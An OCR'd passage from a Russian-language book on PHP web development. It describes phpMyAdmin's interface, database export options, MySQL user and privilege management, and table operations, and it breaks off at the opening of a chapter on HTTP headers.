


Рис. 2.35. Окно для работы с базой с помощью SQL-запросов

Чтобы вернуться к списку таблиц выбранной базы данных в основной части страницы, следует щелкнуть на названии базы данных в навигационном меню, которое выделено жирным шрифтом.

Чтобы вернуться на главную страницу панели управления phpMyAdmin, следует щелкнуть на ссылке **К началу**, расположенной в верхней части навигационного меню.

В самом низу навигационного меню есть ссылка **Окно запроса**, позволяющая использовать язык SQL для работы с таблицами и базами данных. Переход по данной ссылке откроет окно для работы с базами данных с помощью SQL-запросов (рис. 2.35).

Главная страница phpMyAdmin

Главная страница (см. рис. 2.32) содержит 2 колонки ссылок:

- для работы с MySQL;
- для работы с phpMyAdmin.

Колонка ссылок для работы с phpMyAdmin содержит выпадающее меню выбора кодировки страницы, ссылки на документацию по phpMyAdmin, официальную страницу phpMyAdmin в Интернете, ссылку на страницу с информацией о PHP (функция `phpinfo()`).

Рассмотрим подробнее пункты, которые содержит колонка для работы с MySQL.

Создание новой базы данных

Форма для создания новой базы данных. Чтобы создать новую базу данных, следует ввести в соответствующее текстовое поле ее название и нажать кнопку **Создать**.

Примечание

Подавляющая часть хост-провайдеров отключает возможность создания новых баз данных через phpMyAdmin. Если на вашем хостинге этот пункт неактивен и вы не имеете доступа к настройкам phpMyAdmin, то для создания новых баз данных следует обратиться в службу поддержки хост-провайдера.

Показать состояние MySQL

Нажатие на ссылку открывает страницу со служебной информацией о работе сервера MySQL. На этой странице можно узнать время работы и время последнего запуска, статистику по сетевому трафику, статистику по типам запросов к серверу, значения статусных переменных.




Рис 2.36. Страница состояния MySQL

Показать системные переменные

Нажатие на ссылку открывает страницу со списком системных переменных сервера MySQL (рис. 2.37).




Рис. 2.37. Страница со списком системных переменных сервера MySQL

Показать процессы

Нажатие на ссылку открывает страницу со списком процессов, запущенных на сервере MySQL (рис. 2.38).




Рис. 2.38. Список процессов, запущенных на сервере MySQL

Перезагрузить MySQL

Переход по этой ссылке приводит к перезагрузке сервера MySQL.

Привилегии

Переход по ссылке открывает страницу, на которой представлены список пользователей сервера MySQL, их привилегии и ссылки для редактирования (рис. 2.39).

Рис. 2.39. Список пользователей сервера MySQL и их привилегий




Рис. 2.40. Список баз данных, расположенных на сервере MySQL




Рис. 2.41. Страница экспорта баз данных

Базы данных

Переход по этой ссылке открывает список баз данных, расположенных на сервере (рис. 2.40).

Экспорт

Переход по этой ссылке открывает страницу, позволяющую получить дамп баз данных или отдельных таблиц (рис. 2.41).

2.4.4. Экспорт баз данных

Все элементы, содержащиеся на странице, показанной на рис. 2.41, разделены на 3 группы:

- **Экспорт**;
- **Опции**;
- **Настройки вывода**.

Группа *Экспорт*

Группа элементов настройки экспорта показана на рис. 2.42.




Рис. 2.42. Группа элементов настройки экспорта

В этой группе собраны настройки экспорта баз данных. В верхней части расположен список всех баз данных. Отмечая элементы списка, можно вы-

брать базы данных для экспорта. Несколько баз данных можно выбрать с помощью клавиш <Ctrl> или <Shift>.

Замечание

Если в навигационном меню выбрана конкретная база данных, то вместо списка баз данных здесь отображается список таблиц выбранной базы.

Замечание

Если ни одна база данных из списка не будет выбрана, то при экспорте будут обрабатываться все базы данных, находящиеся на сервере, что может занять длительное время. С другой стороны, это позволяет осуществить резервное копирование всех баз данных.

Помимо выбора баз данных или таблиц, группа элементов **Экспорт** также предоставляет возможность для выбора формата экспорта. Доступен выбор из 4 вариантов:

- SQL (дамп баз данных представляет собой инструкции SQL);
- LaTex (экспорт в формате LaTex. LaTex — специальный пакет, предназначенный для верстки публикаций при подготовке к печати);
- CSV для данных MS Excel (текстовый формат данных с разделителями, предназначенный для экспорта в MS Excel);
- CSV-данные (текстовый формат данных с разделителями с возможностью "тонкой" настройки экспорта).

В зависимости от выбранного формата меняется содержание группы элементов **Опции**. Рассмотрим настройку опций для формата SQL, как наиболее часто употребляемого.

Опции формата SQL

Перечень опций представлен на рис. 2.43.

- Опция **Добавить DROP DATABASE**

  Добавляет в дамп инструкции для удаления базы данных перед их созданием. Позволяет избежать ошибок при импорте, если база данных уже существует.

- Опция **Добавить удаление таблицы**

  Добавляет в дамп базы данных перед каждым созданием таблицы инструкции SQL для их удаления.

  ```
  DROP TABLE IF EXISTS 'TABLE_NAME';
  ```

  Эта опция необходима для предотвращения сбоя при загрузке дампа в базу данных, если таблица с таким именем уже существует. При наличии

опции **Добавить DROP DATABASE** использование данной директивы не имеет смысла.




Рис. 2.43. Опции экспорта в формате SQL

- Опция **Добавить значение AUTO_INCREMENT**

  Включение этой опции добавляет в инструкцию для создания таблицы текущее значение AUTO_INCREMENT.

```
CREATE TABLE 'ip' (
  'id_ip' INT(32) NOT NULL AUTO_INCREMENT,
  'ip' TINYTEXT,
  PRIMARY KEY ('id_ip')
) TYPE=MyISAM AUTO_INCREMENT=11;
```

  Данная опция поддерживается всеми типами таблиц за исключением ISAM.

- Опция **Обратные кавычки в названиях таблиц и полей**

  При включении этой опции названия таблиц и полей обрамляются обратными кавычками.

- Опция **Добавить в комментарии**

  Включение этой опции добавляет в текст дампа для каждой таблицы комментарии с указанием времени создания и обновления таблицы.

- Опция **Данные**

  Включает экспорт данных. Если опция не включена, то дамп базы данных содержит только структуру таблиц.

- Опция **Полная вставка**

  При формировании дампа используется полный формат инструкции SQL (с перечислением названий полей таблицы) для вставки данных.

```
INSERT INTO 'TABLE_NAME' ('field1', 'field2') VALUES (0, 1);
```

- Опция **Расширенные вставки**

  Вставка данных происходит с помощью только одной многострочной инструкции INSERT:

```
INSERT INTO 'TABLE_NAME' VALUES
(60, 11, 3, 10),
(61, 14, 3, 20),
(62, 20, 3, 10),
(71, 81, 4, 10);
```

- Опция **Use delayed inserts**

  В инструкцию INSERT добавляется ключевое слово DELAYED:

```
Команда INSERT DELAYED INTO
```

  Опция DELAYED — специфическая опция СУБД MySQL. Использование этой опции позволяет клиенту, отправившему SQL-запрос на вставку, не ждать его реального завершения, а получить ответ OK сразу после отправки запроса. Реальная вставка данных произойдет, когда таблица будет освобождена другим потоком. Применение опции DELAYED оправдано, если для клиентов критично время ожидания выполнения запроса, и таблицы находятся в постоянном использовании. Опцию DELAYED рекомендуется применять только для таблиц ISAM. Выполнение инструкции INSERT вместе с опцией DALAYED происходит медленнее, чем без нее.

- Список **Export type**

  Выбор типа инструкции для вставки данных. Доступен выбор из 3 значений:

  - INSERT — вставка записи в таблицу;
  - UPDATE — обновление всех записей таблицы. Инструкцию UPDATE следует применять, если в таблице существует только одна строка, значения которой будут заменены новыми;

- REPLACE — является аналогом INSERT, за исключением того, что если в таблице уже существует запись с теми же значениями, что и новая вставляемая, то старая запись будет удалена прежде, чем будет вставлена новая.

Группа *Настройки вывода*

Содержимое группы **Настройки вывода** представлено на рис. 2.44.




Рис. 2.44. Группа настроек вывода

Если выбрана опция **послать**, то дамп базы будет сохранен в виде файла, в противном случае он будет выведен в окно браузера.

Опции группы **Сжатие** определяют, архивировать ли дамп базы данных и формат архивного файла.

2.4.5. Работа с пользователями и привилегиями

Для работы с пользователями и их привилегиями следует перейти на главную страницу phpMyAdmin. Для этого необходимо щелкнуть по ссылке **К началу** в верхней части навигационного меню. Затем в списке ссылок MySQL перейти по ссылке **Привилегии**. В результате будет открыта страница со списком пользователей и ссылками для редактирования их прав доступа (рис. 2.45).

	Пользователь	Хост	Пароль	Глобальные привилегии	Предоставлять	Действие
☐	Любой	%	Нет	USAGE	Нет	Правка
☐	Любой	localhost	Нет	ALL PRIVILEGES	Да	Правка
☐	root	%	Нет	ALL PRIVILEGES	Да	Правка
☐	root	localhost	Да	ALL PRIVILEGES	Да	Правка

Рис. 2.45. Список пользователей

Рассмотрим поля таблицы, показанной на рис. 2.45:

- **Пользователь** — содержит имя пользователя сервера MySQL;
- **Хост** — содержит имя хоста, с которого пользователь может зайти на сервер. Может содержать имя хоста, IP-адрес, localhost и шаблоны с символами подстановок '%' (знак процента — любое количество любых символов) и '_' (подчеркивание — любой одиночный символ). Таким образом, если поле **Хост** содержит символ %, то возможен доступ с любого хоста;
- **Пароль** — показывает, есть ли пароль у пользователя;
- **Глобальные привилегии** — привилегии, назначенные данному пользователю;
- **Предоставлять** — показывает, есть ли право у пользователя предоставлять свои привилегии другим пользователям (оператор GRANT).
- **Действие** — в данном столбце размещены ссылки, позволяющие отрелактровать привилегии пользователей на уровне таблиц и SQL-операторов.

Добавление нового пользователя

Для того чтобы добавить нового пользователя, следует перейти по ссылке **Добавить нового пользователя**, находящейся под таблицей со списком пользователей и их привилегий. Откроется страница добавления пользователя (рис. 2.46).




Рис. 2.46. Страница добавления нового пользователя сервера MySQL

Страница содержит элементы для ввода данных:

- **Имя пользователя**;
- **Хост**;
- **Пароль**.

Рассмотрим содержимое этих полей подробнее.

Имя пользователя

Вы можете задать имя пользователя в текстовом поле либо установить права для любого пользователя, выбрав из выпадающего списка пункт **Любой пользователь**.

> **Совет**
>
> В целях обеспечения защиты не рекомендуется создавать пользователя '%' (любой пользователь), а если он создан, то его следует удалить.

В MySQL существуют 3 специальных зарезервированных имени пользователей: monty, admin, dummy. При желании вы можете создать их самостоятельно:

- monty — суперпользователь. Может входить на сервер как с локального хоста, так и с любого хоста в сети, но обязательно должен использовать пароль, в отличие от пользователя root, который может делать это без пароля. Привилегии для пользователя monty следует установить отдельно, как для локального (localhost), так и для любого хоста (%);
- admin — может входить на сервер с локального хоста без пароля. Имеет административные привилегии Reload и Process. Доступа к базам данных не имеет. Привилегии для доступа к определенным базам должны быть установлены вручную;
- dummy — может входить на сервер без пароля, но только с локального хоста. Не имеет никаких глобальных привилегий, за исключением USAGE и GRANT, что позволяет ему создавать пользователей без привилегий.

Хост

Вы можете задать имя хоста, с которого данному пользователю будет разрешен доступ к серверу. Хост можно задать, используя доменное имя хоста, IP-адрес и символы подстановки '%'(процент) и '_' (подчеркивание):

- % — замещает любое количество символов;
- _ — замещает любой одиночный символ.

Пароль

Вы можете задать пароль для пользователя, используя текстовые поля **Пароль** и **Подтверждение**. Пароль можно не задавать, выбрав в выпадающем списке значение **Без пароля**.

> **Замечание**
>
> При работе с пользователями для того, чтобы изменения вступили в силу, производите перезагрузку привилегий. Для этого нажмите ссылку **Перезагрузить привилегии** в последнем параграфе на странице **Привилегии** либо выполните SQL-оператор `FLUSH_PRIVILEGES`.

Редактирование привилегий пользователей

MySQL предоставляет следующие привилегии:

- **SELECT** — права на извлечение информации из таблиц;
- **INSERT** — права на вставку записей в таблицу;
- **UPDATE** — права на обновление записей в таблице;
- **DELETE** — права на удаление записей из таблиц;
- **INDEX** — права на создание и удаление индексов;
- **ALTER** — права на модификацию таблиц: добавление колонок, удаление колонок, изменение колонок;
- **CREATE** — права на создание баз данных и таблиц;
- **DROP** — права на удаление баз данных и таблиц;
- **GRANT** — позволяет пользователю предоставлять другим пользователям привилегии, которыми он сам обладает;
- **FILE** — права на выполнение команд `LOAD DATA INFILE` и `SELECT... INTO OUTFILE`. Такой пользователь может читать и записывать любой файл на сервере MySQL;
- **REFERENCES** — права на создание связей между таблицами с помощью внешних и родительских ключей.

Привилегии для администрирования сервера устанавливаются с помощью команды `mysqladmin`:

- **RELOAD** — права на перезагрузку сервера;
- **SHUTDOWN** — права на остановку сервера MySQL;
- **PROCESS** — права на вывод списка процессов на сервере и остановку любого процесса.

Для редактирования привилегий пользователя перейдите по ссылке **Правка** напротив его имени в таблице пользователей. Откроется страница редактирования привилегий с несколькими группами элементов (рис. 2.47).




Рис. 2.47. Список привилегий

Редактирование глобальных привилегий

Глобальные привилегии распространяются на все базы данных, расположенные на сервере MySQL. Их редактирование осуществляется с помощью группы элементов **Редактирование привилегий**. Она содержит список привилегий. Галочками отмечены активные привилегии для выбранного пользователя (см. рис. 2.47).

Замечание

Будьте внимательны при установке глобальных привилегий, так как они распространяются на все базы, расположенные на сервере. Более правильной считается установка привилегий пользователей только на те базы, которые им необходимы.

Установка специфических привилегий на базу данных и таблицу

Выполняется с помощью группы команд **Привилегии, специфичные для базы данных**.




Рис. 2.48. Привилегии, специфичные для базы данных

В группе содержится список привилегий данного пользователя. Каждая строка таблицы содержит привилегии, распространяющиеся на конкретные базы данных. В таблице содержатся имена баз данных, перечень привилегий и ссылки для их изменения или удаления.

Чтобы установить специфичные привилегии пользователя на существующую базу данных, выберите ее в выпадающем списке, расположенном внизу группы специфических привилегий. После выбора базы страница автоматически обновится. Вместо списка глобальных привилегий, отображаемых на рис. 2.48, будут выводиться права доступа к выбранной базе. Вы можете выбрать нужные привилегии и нажать кнопку **Пошел** либо расставить права доступа на таблицы в выбранной базе данных. Выпадающий список, в котором ранее содержались названия баз данных, теперь содержит названия таблиц. Выберите в списке таблицу — на странице появится группа элементов установки привилегий, специфичных для таблицы (рис. 2.49).

Рис. 2.49. Привилегии, специфичные для таблицы

2.4.6. Работа с таблицами

Для работы с таблицами выберите базу данных из выпадающего списка в навигационном меню. Откроется страница со списком таблиц (рис. 2.50).

Таблица со списком таблиц базы данных содержит столбец **Действие** с перечнем операций над таблицей в виде пиктограмм. Перечислим их в том порядке, в котором они расположены:

- **Обзор** — просмотр содержимого таблицы;
- **Поиск** — форма поиска по содержимому таблицы;
- **Вставить** — форма вставки новой записи в таблицу;
- **Свойства** — просмотр структуры таблицы;

- **Уничтожить** — удаляет таблицу;
- **Очистить** — удалить все данные из таблицы.




Рис. 2.50. Список таблиц

Групповые операции над таблицами

Часть операций можно выполнять над несколькими таблицами одновременно. Таблицы можно выбрать, установив флажки, в первой колонке списка таблиц. Затем выбрать операцию из выпадающего списка групповых операций:

- **Уничтожить** — уничтожает таблицы;
- **Очистить** — удаляет данные из таблиц;
- **Версия для печати** — выводит на экран структуру таблицы, используемое пространство, статистику ряда в удобном виде для печати;
- **Проверить таблицу** — проверяет таблицу на наличие ошибок. Выполняется команда `CHECK TABLE`;
- **Оптимизировать таблицу** — оптимизирует размещение данных, дефрагментирует файл данных. Рекомендуется выполнять после удаления большой части записей в таблице или если вносилось много изменений в строки переменной длины. Выполняется команда `OPTIMIZE TABLE`;
- **Починить таблицу** — восстанавливает данные в поврежденных таблицах. Выполняется команда `REPAIR TABLE`;
- **Анализ таблицы** — анализирует и сохраняет распределение ключей. Команда `ANALYZE TABLE`.

Создание новых таблиц

Создавать новые таблицы можно несколькими способами. Один из них — воспользоваться формой, расположенной внизу страницы со списком таблиц выбранной базы данных (рис. 2.51).




Рис. 2.51. Форма для создания новой таблицы

Для создания таблицы введите ее имя и количество полей, из которых будет состоять таблица. Затем нажмите кнопку **Пошел**.

Откроется страница, на которой вы сможете определить параметры каждого поля (рис. 2.52).





Рис. 2.52. Параметры полей создаваемой таблицы

Заполните необходимые поля и нажмите кнопку **Сохранить**. Если вы все заполнили правильно — таблица будет создана.

Заключение

Мы рассмотрели основные элементы интерфейса phpMyAdmin и функции работы с базами данных, которые он предоставляет. Интерфейс phpMyadmin достаточно прост для самостоятельного изучения, его характерная черта — наличие нескольких путей решения одной задачи. И каждый, кто будет им пользоваться, несомненно выработает самый удобный для себя алгоритм решения этих задач.

Глава 3



Заголовки HTTP и работа с ними

Без понимания тонкостей работы HTTP-протокола не может обойтись ни один Web-программист. Данная глава не претендует на полный охват особенностей работы с HTTP-протоколом — в ней описываются только HTTP-заголовки, нужные PHP-программисту в повседневной работе.

3.1. Функции PHP для работы с HTTP-заголовками

